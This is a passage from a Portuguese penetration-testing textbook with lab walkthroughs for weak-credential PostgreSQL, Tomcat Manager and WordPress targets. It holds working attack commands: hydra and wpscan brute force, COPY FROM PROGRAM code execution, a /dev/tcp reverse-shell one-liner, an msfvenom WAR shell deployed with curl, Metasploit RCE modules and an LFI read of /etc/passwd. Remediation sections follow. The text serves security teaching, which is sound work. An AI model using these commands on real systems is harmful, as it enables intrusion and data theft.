- NMAP PROJECT. **NSE Scripts: mysql-info, mysql-empty-password, mysql-brute**. Disponível em: https://nmap.org/nsedoc/scripts/. Acesso em: 11 jul. 2026.
- RAPID7. **Metasploit — MySQL Auxiliary Modules (mysql_login, mysql_sql)**. Disponível em: https://docs.rapid7.com/metasploit/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **OWASP Testing Guide — Testing for Database Listener and Weak Credentials**. Disponível em: https://owasp.org/www-project-web-security-testing-guide/. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 17 — PostgreSQL

Tem administrador que trata o PostgreSQL como se ninguém fora da sala do servidor fosse encostar nele — e aí deixa a porta 5432 escancarada para a rede inteira com a senha do superusuário sendo, adivinha, `postgres`. O que quase ninguém percebe é que um superusuário no Postgres não te dá só o banco: te dá a máquina. Neste capítulo você entra pela porta da frente com uma credencial ridícula e sai com um shell de sistema. Sem exploit de kernel, sem estouro de buffer — só um recurso legítimo do banco usado como arma.

A falha

O alvo deste capítulo é o módulo `postgres` do laboratório projeto*meu*deus. O provisionamento faz três coisas erradas de propósito, e são exatamente as três que se encontram no mundo real. Primeiro, ele **expõe o serviço na rede**: troca o `listen*addresses` para `'*'`, fazendo o PostgreSQL escutar em todas as interfaces em vez de só no `localhost`. Segundo, **abre a autenticação para qualquer origem**: acrescenta a linha `host all all 0.0.0.0/0 md5` ao `pg*hba.conf`, permitindo que qualquer endereço IP tente autenticar em qualquer banco. Terceiro, e o mais grave, define uma **senha fraca para o superusuário (superuser)**: o usuário `postgres`, dono de tudo, fica com a senha `postgres`.

O banco guarda uma base chamada `corp` com uma tabela `segredos`, onde mora a flag do capítulo. Mas capturar a flag é o troféu menor. O prêmio de verdade é o **COPY FROM PROGRAM**: um comando SQL que, executado por um superusuário, faz o servidor rodar um programa do sistema operacional e ler a saída dele para dentro de uma tabela. Traduzindo: quem entra como `postgres` executa comandos arbitrários no host. Superusuário fraco exposto à rede não é uma falha de banco de dados — é uma **execução remota de código (remote code execution, RCE)** esperando para acontecer.

Recon

Como sempre, começa-se mapeando o serviço com o **nmap**. A porta canônica do PostgreSQL é a **5432**. Uma varredura de versão confirma que há um Postgres escutando e, quando o servidor responde, a que família de versão pertence.

```
nmap -sV -p 5432 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 13.x - 16.x
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

O simples fato de a porta 5432 aparecer `open` a partir da máquina atacante já é o primeiro achado: um PostgreSQL bem configurado só escuta em `localhost` e nunca responderia a um scan remoto. O Kali traz ainda scripts NSE dedicados ao protocolo. O `pgsql-brute` tenta credenciais comuns diretamente contra o serviço, servindo tanto de sonda quanto de mini força-bruta:

```
nmap -p 5432 --script pgsql-brute 10.137.0.24
PORT     STATE SERVICE
5432/tcp open  postgresql
| pgsql-brute:
|   Accounts:
|     postgres:postgres => Valid credentials
|_  Statistics: Performed 5 guesses in 1 second
```

O NSE já entregou o par `postgres:postgres`. Ainda assim, vale conhecer o caminho pelo Metasploit, que é a ferramenta líder deste capítulo e a que você usará na fase seguinte.

Exploração passo a passo

O **Metasploit Framework** traz um scanner de login específico para o Postgres, o `postgres_login`. Ele varre credenciais contra o serviço e, ao acertar, registra a sessão válida. Abra o console com `msfconsole` e carregue o módulo.

```
msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.137.0.24
msf6 auxiliary(scanner/postgres/postgres_login) > run
[+] 10.137.0.24:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Credencial confirmada. Se preferir uma abordagem só de dicionário, o **hydra** ataca o mesmo serviço com listas de usuário e senha — útil quando o superusuário não usa a senha óbvia:

```
hydra -l postgres -P /usr/share/wordlists/rockyou.txt postgres://10.137.0.24
[5432][postgres] host: 10.137.0.24   login: postgres   password: postgres
1 of 1 target successfully completed, 1 valid password found
```

Com a credencial na mão, conecte-se ao banco com o cliente oficial, o **psql**, já presente no Kali (pacote `postgresql-client`). O flag `-h` aponta o host remoto e `-U` o usuário; a senha é pedida de forma interativa.

```
psql -h 10.137.0.24 -U postgres
Password for user postgres:
psql (16.2 (Debian))
Type "help" for help.
postgres=#
```

O prompt `postgres=#` (com o `#`, não `>`) confirma sessão de superusuário. Enumere as bases existentes com o metacomando `\l`:

```
postgres=# \l
   Name    |  Owner   | Encoding |   Access privileges
-----------+----------+----------+-----------------------
 corp      | postgres | UTF8     |
 postgres  | postgres | UTF8     |
 template0 | postgres | UTF8     | =c/postgres
 template1 | postgres | UTF8     | =c/postgres
```

A base `corp` chama a atenção por ser a única fora do conjunto padrão. Conecte-se a ela e liste as tabelas.

```
postgres=# \c corp
postgres=# \dt
You are now connected to database "corp" as user "postgres".
        List of relations
 Schema |   Name   | Type  |  Owner
--------+----------+-------+----------
 public | segredos | table | postgres
```

A flag

A tabela `segredos` guarda o objetivo do capítulo. Uma consulta simples a revela — é o mesmo `SELECT` que o validador `test-lab.sh` executa para pontuar o módulo como `PASS`:

```
corp=# SELECT chave FROM segredos;
           chave
---------------------------
 FLAG{pg_a1b2c3d4e5}
(1 row)
```

Flag capturada. Mas você tem um superusuário exposto — parar aqui seria desperdício.

Até onde vai: de SELECT a shell

O **COPY FROM PROGRAM** transforma a sessão de banco numa execução de comandos do sistema. A cláusula `COPY ... FROM PROGRAM` instrui o servidor a executar um programa e carregar a saída padrão dele numa tabela; por ser operação privilegiada, só um superusuário pode invocá-la — e é justamente o que você é. Crie uma tabela de trabalho, mande o servidor rodar um comando e leia o resultado de volta.

```
corp=# CREATE TABLE cmd(x text);
corp=# COPY cmd FROM PROGRAM 'id';
corp=# SELECT * FROM cmd;
                              x
-------------------------------------------------------------
 uid=114(postgres) gid=120(postgres) groups=120(postgres)
(1 row)
```

O comando `id` foi executado **no host do alvo**, sob o usuário `postgres` do sistema operacional, e a saída voltou para dentro da consulta. A partir daqui, qualquer comando serve — inclusive um que devolva um shell reverso. Troque `'id'` por algo como `'bash -c "bash -i >& /dev/tcp/SEU_IP/4444 0>&1"'` com um `nc -lvnp 4444` esperando na atacante, e você ganha um terminal interativo na máquina.

O Metasploit automatiza exatamente esse fluxo com o módulo `postgres*copy*from*program*cmd_exec`, que autentica, executa o `COPY FROM PROGRAM` e devolve uma sessão pronta:

PostgreSQL: do superuser fraco ao RCE via COPY FROM PROGRAM.

```
msf6 > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
msf6 exploit(...) > set RHOSTS 10.137.0.24
msf6 exploit(...) > set USERNAME postgres
msf6 exploit(...) > set PASSWORD postgres
msf6 exploit(...) > set LHOST 10.137.0.21
msf6 exploit(...) > run
[*] Started reverse TCP handler on 10.137.0.21:4444
[+] 10.137.0.24:5432 - Authentication successful
[*] 10.137.0.24:5432 - Executing payload via COPY FROM PROGRAM...
[*] Command shell session 1 opened (10.137.0.21:4444 -> 10.137.0.24:59122)

id
uid=114(postgres) gid=120(postgres)
```

A figura acima resume o ciclo: descoberta e validação de credencial, conexão e enumeração com o psql, e o salto de SQL para comando de sistema via `COPY FROM PROGRAM`. Você entrou como cliente de banco e saiu com código rodando no servidor. O usuário `postgres` do SO costuma ser um bom ponto de partida para escalar privilégio — arquivos de configuração, credenciais de outras aplicações no mesmo host e vetores de `sudo` viram o assunto do capítulo de escalação.

Remediação

Nenhuma das três falhas exige mágica para corrigir; todas são configuração. Primeiro, **não exponha o serviço**: mantenha `listen*addresses = '*localhost*'` *no `postgresql.conf`, ou, quando o acesso remoto for necessário, restrinja-o a IPs específicos e proteja o canal com TLS. Segundo, **feche o pg*hba.conf**: remova qualquer regra `0.0.0.0/0` e autorize apenas as sub-redes que realmente precisam, preferindo métodos fortes como `scram-sha-256` em vez de `md5`. Terceiro,** use senhas fortes e limite o superusuário**: a conta `postgres` jamais deve ter senha trivial, e aplicações do dia a dia devem conectar com papéis de baixo privilégio, nunca como superusuário — é o privilégio de superusuário que habilita o `COPY FROM PROGRAM`. Por fim, exponha o banco atrás de firewall e monitore tentativas de autenticação: a força-bruta que o hydra faz aparece nos logs de quem os lê.

Ferramentas citadas

- **Metasploit Framework** — plataforma de desenvolvimento e execução de exploits; aqui, os módulos `postgres*login*` *(força de credencial) e `postgres*copy*from*program*cmd*exec` (RCE). Licença: código aberto (BSD, edição Framework).
- **psql** — cliente de linha de comando oficial do PostgreSQL, do pacote `postgresql-client`. Licença: código aberto (PostgreSQL License, estilo MIT/BSD).
- **nmap** — varredor de redes e portas, com scripts NSE dedicados ao PostgreSQL (`pgsql-brute`). Licença: código aberto (NPSL, derivada da GPL).
- **hydra** — força-bruta de autenticação em rede, com suporte ao protocolo PostgreSQL. Licença: código aberto (AGPLv3 com termos adicionais).

Referências

- THE POSTGRESQL GLOBAL DEVELOPMENT GROUP. **PostgreSQL Documentation: COPY**. Disponível em: https://www.postgresql.org/docs/current/sql-copy.html. Acesso em: 11 jul. 2026.
- THE POSTGRESQL GLOBAL DEVELOPMENT GROUP. **PostgreSQL Documentation: The pg_hba.conf File**. Disponível em: https://www.postgresql.org/docs/current/auth-pg-hba-conf.html. Acesso em: 11 jul. 2026.
- RAPID7. **Metasploit: PostgreSQL COPY FROM PROGRAM Command Execution**. Disponível em: https://www.rapid7.com/db/modules/exploit/multi/postgres/postgres*copy*from*program*cmd_exec/. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 18 — Tomcat manager

Todo administrador de Java tem um Tomcat rodando em algum lugar, e metade deles nunca trocou a senha do painel. O Manager do Tomcat é uma coisa maravilhosa para quem ataca: um botão de "publicar aplicação" exposto na rede, protegido por uma senha que costuma ser o próprio nome do produto. Se você consegue publicar uma aplicação, você consegue executar código. Neste capítulo o alvo entrega tudo — `tomcat`/`tomcat` — e transformamos esse presente numa shell.

A falha: um painel de deploy exposto

O **Apache Tomcat** é o contêiner de servlets (servlet container) mais difundido para aplicações Java na web. Ele acompanha uma aplicação administrativa, o **Manager**, que permite instalar, iniciar, parar e remover aplicações web sem tocar no sistema de arquivos do servidor — tudo pela rede, via HTTP. Uma aplicação Java empacotada é um arquivo **WAR (Web Application Archive)**, e o Manager sabe recebê-lo e publicá-lo (deploy). Aí mora a falha.

O Manager é protegido por autenticação básica HTTP, com contas definidas no arquivo `tomcat-users.xml`. No alvo projeto*meu*deus, o módulo `mod_tomcat` cria a conta clássica de exemplo:

```
1 <user username="tomcat" password="tomcat" roles="manager-gui,manager-script"/>
```

O papel `manager-script` habilita a interface de texto (`/manager/text`), que aceita comandos por `curl` — inclusive o `deploy`. Some a isso o fato de o alvo remover a válvula que restringiria o Manager ao `localhost` (o `RemoteAddrValve`), deixando o painel acessível de qualquer endereço, e o resultado é direto: **credenciais fracas no Manager do Tomcat equivalem a execução remota de código (RCE)**. Quem publica um WAR malicioso publica uma shell. O serviço, no alvo, escuta na porta **8082** (o padrão 8080 foi deslocado de propósito, para você aprender a não confiar no número da porta).

Ataque ao Tomcat Manager: credenciais fracas → deploy de WAR → shell.

Ataque ao Tomcat Manager: credenciais fracas → deploy de WAR → shell.

A figura resume o ciclo que percorremos: descobrir o serviço, confirmar a credencial, forjar o WAR, publicá-lo e receber a shell. Cada etapa lidera com uma ferramenta do Kali.

Recon: achar o Manager e a versão

A varredura de portas do capítulo de reconhecimento já teria apontado a 8082 aberta. Confirmamos o serviço e interrogamos o Manager com os scripts NSE dedicados do **nmap**:

```
  1 nmap -p8082 -sV --script "http-tomcat*,http-title" 10.137.0.24
873 Starting Nmap 7.95 ( https://nmap.org )
874 Nmap scan report for 10.137.0.24
875 PORT     STATE SERVICE VERSION
876 8082/tcp open  http    Apache Tomcat (Servlet 6.0)
877 | http-title: Apache Tomcat
878 |_Requested resource was /index.jsp
879 Service Info: OS: Linux
```

Confirmado: é um Tomcat respondendo na 8082. Um segundo olhar com o **whatweb** reforça o servidor e às vezes revela a versão exata, útil para o `searchsploit`:

```
  1 whatweb http://10.137.0.24:8082/
880 http://10.137.0.24:8082/ [200 OK] Country[RESERVED][ZZ], HTTPServer[Apache Tomcat],
```

```
IP[10.137.0.24], Title[Apache Tomcat], X-Powered-By[Servlet]
```

O caminho do painel administrativo é sempre o mesmo: `/manager/html` (interface gráfica) e `/manager/text` (interface de script). Uma requisição sem credencial devolve o desafio de autenticação — a prova de que o Manager existe e está protegido por HTTP Basic:

```
curl -sI http://10.137.0.24:8082/manager/html
HTTP/1.1 401
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html;charset=utf-8
```

O `realm` "Tomcat Manager Application" fecha o recon: há um Manager, ele pede senha, e agora precisamos dela.

Descobrir a credencial: hydra e o Metasploit

Contra o desafio Basic, o caminho mais rápido no Kali é o **hydra**, com o módulo `http-get` apontado para a rota do Manager. Uma lista curta de pares usuário:senha típicos de Tomcat resolve a maioria dos casos reais:

```
# lista de combinações clássicas de fábrica do Tomcat
cat > combos.txt <<'EOF'
tomcat:tomcat
admin:admin
tomcat:s3cret
admin:tomcat
tomcat:
EOF
hydra -C combos.txt -s 8082 -f 10.137.0.24 http-get /manager/html
Hydra v9.5 (c) by van Hauser/THC
[DATA] attacking http-get://10.137.0.24:8082/manager/html
[8082][http-get] host: 10.137.0.24   login: tomcat   password: tomcat
[STATUS] attack finished for 10.137.0.24 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

A credencial caiu: **`tomcat`/`tomcat`**. O mesmo trabalho existe pronto dentro do **Metasploit Framework**, no módulo `auxiliary/scanner/http/tomcat*mgr*login`, que já traz um dicionário embutido de senhas de fábrica do Tomcat — conveniente quando você não quer montar a lista à mão:

```
msfconsole -q
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(tomcat_mgr_login) > set RHOSTS 10.137.0.24
msf6 auxiliary(tomcat_mgr_login) > set RPORT 8082
msf6 auxiliary(tomcat_mgr_login) > run
[+] 10.137.0.24:8082 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Com a credencial, um teste manual confirma o acesso de script listando as aplicações publicadas — é exatamente a verificação que o validador do lab faz:

```
curl -s -u tomcat:tomcat http://10.137.0.24:8082/manager/text/list
OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/manager:running:0:manager
```

A resposta começa com `OK - Listed applications`: a conta tem o papel `manager-script` e pode publicar aplicações. Estamos a um deploy do RCE.

Exploração: WAR malicioso e deploy

O payload é uma aplicação Java que, ao ser acessada, devolve uma shell. O **msfvenom** gera esse WAR em um comando, empacotando uma reverse shell JSP que conecta de volta ao atacante:

```
# LHOST = IP da sua máquina Kali; LPORT = porta onde você vai escutar
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.137.0.21 LPORT=4444 -f war -o shell.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: shell.war
```

Antes de publicar, prepare o ouvinte (listener) que vai receber a conexão de volta. No Metasploit, o `multi/handler` casado com o mesmo payload:

```
msf6 > use exploit/multi/handler
msf6 exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
msf6 exploit(handler) > set LHOST 10.137.0.21
msf6 exploit(handler) > set LPORT 4444
msf6 exploit(handler) > run
[*] Started reverse TCP handler on 10.137.0.21:4444
```

Agora o deploy. A interface de texto aceita o upload do WAR com um `PUT` — o **curl**, com a credencial e a opção `--upload-file`, publica a aplicação no caminho `/shell`:

```
curl -s -u tomcat:tomcat --upload-file shell.war \
  "http://10.137.0.24:8082/manager/text/deploy?path=/shell&update=true"
OK - Deployed application at context path [/shell]
```

`OK - Deployed`: a aplicação está no ar. Basta acessá-la uma vez para disparar a shell reversa — o servlet executa e conecta de volta ao seu listener:

```
curl -s http://10.137.0.24:8082/shell/
```

No terminal do Metasploit, a sessão abre:

```
[*] Command shell session 1 opened (10.137.0.21:4444 -> 10.137.0.24:41022)
id
uid=112(tomcat) gid=118(tomcat) groups=118(tomcat)
```

Estamos dentro, como o usuário `tomcat`. Vale registrar o atalho: o Metasploit tem o módulo **`exploit/multi/http/tomcat_mgr_deploy`**, que automatiza tudo o que fizemos à mão — gera o WAR, faz o deploy autenticado, aciona a shell e limpa a aplicação ao final:

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
msf6 exploit(tomcat_mgr_deploy) > set RHOSTS 10.137.0.24
msf6 exploit(tomcat_mgr_deploy) > set RPORT 8082
msf6 exploit(tomcat_mgr_deploy) > set HttpUsername tomcat
msf6 exploit(tomcat_mgr_deploy) > set HttpPassword tomcat
msf6 exploit(tomcat_mgr_deploy) > set LHOST 10.137.0.21
msf6 exploit(tomcat_mgr_deploy) > run
[*] Uploading 1608 bytes as EIQ8vN.war ...
[*] Executing at /EIQ8vN/...
[*] Undeploying EIQ8vN ...
[*] Command shell session 2 opened (10.137.0.21:4444 -> 10.137.0.24:41044)
```

Dominar as duas formas — a manual, com `curl`, e a automatizada, com o Metasploit — é o que separa quem entende o ataque de quem só aperta o botão.

A flag

Com a shell aberta, colhemos a flag. Ela vive na raiz da aplicação web do Tomcat, em `flag.txt`, exposta em `http://<ip>:8082/flag.txt` — foi plantada em `webapps/ROOT/flag.txt`. Do próprio host, pela shell:

```
cat /var/lib/tomcat10/webapps/ROOT/flag.txt
```

```
FLAG{tomcat_9f4c1a7e}
```

Ou, sem precisar da shell, direto pela web — o arquivo é servido pela aplicação raiz:

```
curl -s http://10.137.0.24:8082/flag.txt
FLAG{tomcat_9f4c1a7e}
```

Objetivo capturado. Note que a flag inicial estava acessível sem autenticação; a shell foi o prêmio maior, não a condição para a flag.

Até onde vai

A shell chega como o usuário `tomcat`, não como `root` — mas é um foothold poderoso. Esse usuário lê os arquivos de configuração de todas as aplicações Java do servidor, muitas vezes com strings de conexão a bancos de dados em texto claro. A partir daqui o pivô natural é a **escalação de privilégio**: enumerar o alvo com o `linpeas`, procurar binários `sudo` mal configurados, tarefas agendadas graváveis e credenciais reaproveitáveis — assunto do capítulo final. Um Tomcat comprometido raramente é o fim; é a porta dos fundos para o restante da máquina.

Ghostcat: lendo o Tomcat sem senha (CVE-2020-1938)

O ataque deste capítulo dependeu de uma credencial. Existe um caminho para dentro do Tomcat que **dispensa qualquer senha** — e por anos ninguém reparou nele. Além da porta HTTP (8080/8082), o Tomcat costuma expor o conector **AJP (Apache JServ Protocol)** na porta **8009**, um canal binário pensado para um servidor web (como o Apache httpd) conversar com o Tomcat por trás. Em 2020 descobriu-se que esse conector, na configuração padrão, tinha uma falha de validação: a **CVE-2020-1938**, apelidada de **Ghostcat**, permite **ler qualquer arquivo** sob o diretório da aplicação web — inclusive o `WEB-INF/web.xml`, que costuma guardar credenciais e segredos — e, se a aplicação aceitar upload de arquivos, **escalar essa leitura para execução remota de código**. A falha está no catálogo **KEV (Known Exploited Vulnerabilities)** da CISA e afeta o Tomcat 9.x < 9.0.31, 8.5.x < 8.5.51 e 7.x < 7.0.100.

O vetor é o AJP mal exposto, não o Manager: um `nmap -p8009 -sV` que revele o `ajp13` já acende o alerta. A exploração se faz com o módulo `auxiliary/admin/http/tomcat_ghostcat` do Metasploit (ou o PoC público em Python), que fala o protocolo AJP e pede o arquivo desejado:

```
msf6 > use auxiliary/admin/http/tomcat_ghostcat
msf6 auxiliary(tomcat_ghostcat) > set RHOSTS 10.137.0.24
msf6 auxiliary(tomcat_ghostcat) > set RPORT 8009
msf6 auxiliary(tomcat_ghostcat) > run
```

No laboratório, o Tomcat do alvo é uma versão **atual e corrigida**, com o conector AJP desativado por padrão, então o Ghostcat não dispara aqui: a lição é conhecer o segundo caminho para o Tomcat e fechá-lo. A remediação é direta — desabilitar o conector AJP quando não for usado, ou vinculá-lo apenas ao `localhost` e protegê-lo com o atributo `secret`, além de manter o Tomcat atualizado.

Remediação

Fechar essa falha é barato e o descuido é caro. As defesas, em ordem de importância:

- **Senha forte e única** para toda conta em `tomcat-users.xml` — jamais `tomcat`/`tomcat`, `admin`/`admin` ou qualquer par de fábrica. Contas de exemplo devem ser removidas.
- **Restringir o Manager por rede.** Manter o `RemoteAddrValve` que limita `/manager` e `/host-manager` ao `localhost` ou a uma faixa administrativa; expor o painel na rede geral é o erro que este capítulo explora.
- **Princípio do menor privilégio nos papéis.** Conceder `manager-gui` a quem opera pela interface e evitar o `manager-script` onde ele não for necessário — é ele que habilita o deploy por `curl`.
- **Rodar o Tomcat com um usuário sem privilégios** e sem `sudo`, para que uma shell via WAR não vire `root`.

- **Não expor o Manager à internet.** Colocá-lo atrás de VPN ou de um proxy reverso com autenticação adicional, e monitorar deploys — um WAR novo e inesperado é sinal de invasão.

Ferramentas citadas

- **Metasploit Framework** — plataforma de exploração; módulos `tomcat*mgr*login` (força de credenciais) e `tomcat*mgr*deploy` (deploy automatizado de WAR e RCE). Licença: código aberto (BSD, edição Community).
- **hydra (THC-Hydra)** — força-bruta de autenticação em rede; módulo `http-get` contra o desafio Basic do Manager. Licença: código aberto (AGPLv3 com cláusula própria).
- **msfvenom** — gerador de payloads do Metasploit; produz o WAR com a reverse shell JSP. Licença: código aberto (BSD).
- **nmap** — varredor de portas e serviços; scripts NSE `http-tomcat*` para fingerprint do Manager. Licença: código aberto (NPSL, derivada da GPL).
- **whatweb** — identificador de tecnologias web (servidor, versão, frameworks). Licença: código aberto (GPLv2).
- **curl** — cliente HTTP de linha de comando; usado para autenticar e publicar o WAR via `/manager/text/deploy`. Licença: código aberto (curl license, estilo MIT).

Referências

- THE APACHE SOFTWARE FOUNDATION. **Apache Tomcat 10 — Manager App How-To**. Disponível em: https://tomcat.apache.org/tomcat-10.1-doc/manager-howto.html. Acesso em: 11 jul. 2026.
- RAPID7. **Tomcat Manager Authenticated Deployer / Code Execution (tomcat_mgr_deploy)**. Disponível em: https://www.rapid7.com/db/modules/exploit/multi/http/tomcat*mgr*deploy/. Acesso em: 11 jul. 2026.
- MITRE. **CVE-2020-1938: Apache Tomcat AJP file read/inclusion (Ghostcat)**. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1938. Acesso em: 15 jul. 2026.
- CISA. **Known Exploited Vulnerabilities Catalog**. Cybersecurity and Infrastructure Security Agency. Disponível em: https://www.cisa.gov/known-exploited-vulnerabilities-catalog. Acesso em: 15 jul. 2026.
- OWASP FOUNDATION. **OWASP Top 10:2021 — A05: Security Misconfiguration**. Disponível em: https://owasp.org/Top10/A05*2021-Security*Misconfiguration/. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.


Capítulo 19 — WordPress (+ phpMyAdmin)

Quase metade da web roda WordPress, e é exatamente por isso que ele é o playground favorito de quem ataca: um núcleo desatualizado, três plugins abandonados e um administrador que escolheu `admin` como senha bastam para transformar um blog corporativo em shell de sistema. Neste capítulo você entra pela porta da frente do WordPress do alvo, percorre a cadeia inteira — versão, usuários, credenciais, plugins — e sai do outro lado com um `phpMyAdmin` exposto servindo o banco de dados de bandeja. Uma ferramenta comanda a operação: o **wpscan**.

A falha: um WordPress apodrecido

O módulo `mod_wordpress` do alvo instala um WordPress completo em `http://<ip>/wordpress`, e empilha nele todas as falhas clássicas do ecossistema. O núcleo (**core**) fica com a versão e o `readme.html` expostos. Três contas nascem com senhas triviais: `admin/admin`, `editor/editor123` e `john/password`. Uma cópia de segurança do arquivo de configuração — `wp-config.php.bak` — é deixada legível, entregando as credenciais do banco. O `xmlrpc.php` fica habilitado, abrindo caminho para força bruta amplificada e SSRF por pingback. E, o mais grave, dois plugins com CVE público são plantados: o **Mail Masta 1.0**, com uma inclusão de arquivo local (**Local File Inclusion**, LFI), e o **wp-file-manager 6.0**, com execução remota de código (**Remote Code Execution**, RCE) sem autenticação.

O módulo `mod_phpmyadmin` completa o quadro: publica o painel do **phpMyAdmin** em `http://<ip>/phpmyadmin/`, sem restrição de acesso, autenticando contra o mesmo MariaDB. As credenciais fracas do banco (`dbadmin/admin123`, ou `root`) abrem esse painel e, dentro dele, SQL livre vira leitura de arquivos e escrita de webshell. Cada elo da cadeia reforça o seguinte; o diagrama a seguir mostra o percurso completo, do reconhecimento à flag.



Cadeia de exploração do WordPress, do wpscan à flag via plugin vulnerável.

Recon: mapeando o WordPress com wpscan

O **wpscan** é o scanner de segurança dedicado ao WordPress — ele conhece a estrutura do CMS, um catálogo de vulnerabilidades e sabe onde cada plugin deixa rastros. Já vem no Kali. Aponte-o para a instalação e peça a enumeração de usuários (`u`), plugins ativos (`ap`) e plugins vulneráveis (`vp`):

```
wpscan --url http://10.137.0.24/wordpress -e u,ap,vp
[+] URL: http://10.137.0.24/wordpress/
[+] WordPress version 6.x identified (Insecure, released ...) from readme.html
[+] XML-RPC seems to be enabled: http://10.137.0.24/wordpress/xmlrpc.php
[+] WordPress readme found: http://10.137.0.24/wordpress/readme.html
[i] Plugin(s) Identified:
[+] mail-masta
 | Location: http://10.137.0.24/wordpress/wp-content/plugins/mail-masta/
 | [!] Title: Mail Masta 1.0 - Local File Inclusion (CVE-2016-10956)
[+] wp-file-manager
 | Location: http://10.137.0.24/wordpress/wp-content/plugins/wp-file-manager/
 | [!] Title: File Manager 6.0-6.8 - Unauthenticated Remote Code Execution (CVE-2020-25213)
[i] User(s) Identified:
[+] admin   [+] editor   [+] john
```

Numa passada, o wpscan confirma tudo: a versão do núcleo (via `readme.html`), o `xmlrpc.php` habilitado, os dois plugins com CVE nomeada e os três nomes de usuário. Para caracterizar a pilha do servidor — Apache, PHP, o próprio WordPress — o **whatweb** dá o retrato de banner:

```
whatweb http://10.137.0.24/wordpress/
http://10.137.0.24/wordpress/ [200 OK] Apache[2.4.x], PHP[8.x],
  WordPress, MetaGenerator[WordPress 6.x], Title[Empresa Blog]
```

Exploração: das credenciais ao shell

Com três nomes de usuário na mão, o próximo passo é a força bruta de senhas. O próprio wpscan faz isso, batendo em `wp-login.php` (ou no `xmlrpc.php`, mais rápido por `system.multicall`). Aponte a lista de usuários e uma wordlist:

```
wpscan --url http://10.137.0.24/wordpress \
  --usernames admin,editor,john \
  --passwords /usr/share/wordlists/rockyou.txt
[!] Valid Combinations Found:
 | Username: admin,  Password: admin
 | Username: editor, Password: editor123
 | Username: john,   Password: password
```

As três contas caem. Com `admin/admin` você já é administrador do painel (`/wp-admin`), onde o post privado **"Segredo interno"** guarda uma das cópias da flag.

Antes de partir para o RCE, colha o brinde deixado pelo administrador desleixado: o backup do arquivo de configuração. Diferente do `wp-config.php` — que o servidor interpreta como PHP e nunca revela —, a extensão `.bak` é servida como texto puro. O **curl** basta para lê-lo:

```
curl -s http://10.137.0.24/wordpress/wp-config.php.bak | grep DB_
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wpuser' );
define( 'DB_PASSWORD', 'wppass' );
define( 'DB_HOST', '127.0.0.1' );
```

As credenciais do banco (`wpuser/wppass`) vazam em claro. Guarde-as: junto com o `phpMyAdmin`, elas dão acesso direto aos dados.

Mail Masta: lendo arquivos do servidor (LFI)

O plugin **Mail Masta 1.0** carrega o parâmetro `pl` diretamente num `include()` do PHP, sem qualquer filtro — a falha catalogada como **CVE-2016-10956**. Isso significa que o atacante escolhe qual arquivo o servidor vai ler e devolver. O caso canônico é o `/etc/passwd`, com o `curl` demonstrando o mecanismo por trás da vulnerabilidade:

```
curl -s "http://10.137.0.24/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?
pl=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false
```

O servidor imprime o conteúdo de um arquivo local arbitrário. Daqui, a LFI se estende para ler `wp-config.php` real, logs, chaves — e, combinada com poluição de log ou wrappers PHP, chegaria a execução de código. Mas o alvo oferece um caminho mais direto.

wp-file-manager: RCE sem autenticação via Metasploit

O **wp-file-manager 6.0** embute uma versão vulnerável do gerenciador de arquivos elFinder, cujo `connector.minimal.php` aceita upload sem autenticação — a **CVE-2020-25213**. O **Metasploit Framework** traz um módulo pronto que faz todo o trabalho: envia um arquivo PHP malicioso pela falha e entrega uma sessão. Onde o Kali não tem uma ferramenta dedicada, o Metasploit lidera.

```
msfconsole -q
msf6 > use exploit/multi/http/wp_file_manager_rce
msf6 exploit(wp_file_manager_rce) > set RHOSTS 10.137.0.24
msf6 exploit(wp_file_manager_rce) > set TARGETURI /wordpress
msf6 exploit(wp_file_manager_rce) > run
[*] Started reverse TCP handler on 10.137.0.21:4444
[+] Vulnerable, target is running File Manager 6.0
[*] Uploading payload ...
[*] Meterpreter session 1 opened (10.137.0.21:4444 -> 10.137.0.24)
meterpreter > getuid
Server username: www-data
```

Você tem shell como `www-data` — o usuário do servidor web. É o ponto de virada do capítulo: de fora, agora está dentro. A outra cópia da flag mora num arquivo que só o servidor lê:

```
meterpreter > cat /var/www/private/flag.txt
FLAG{wordpress_a1b2c3d4}
```

phpMyAdmin: o banco de bandeja

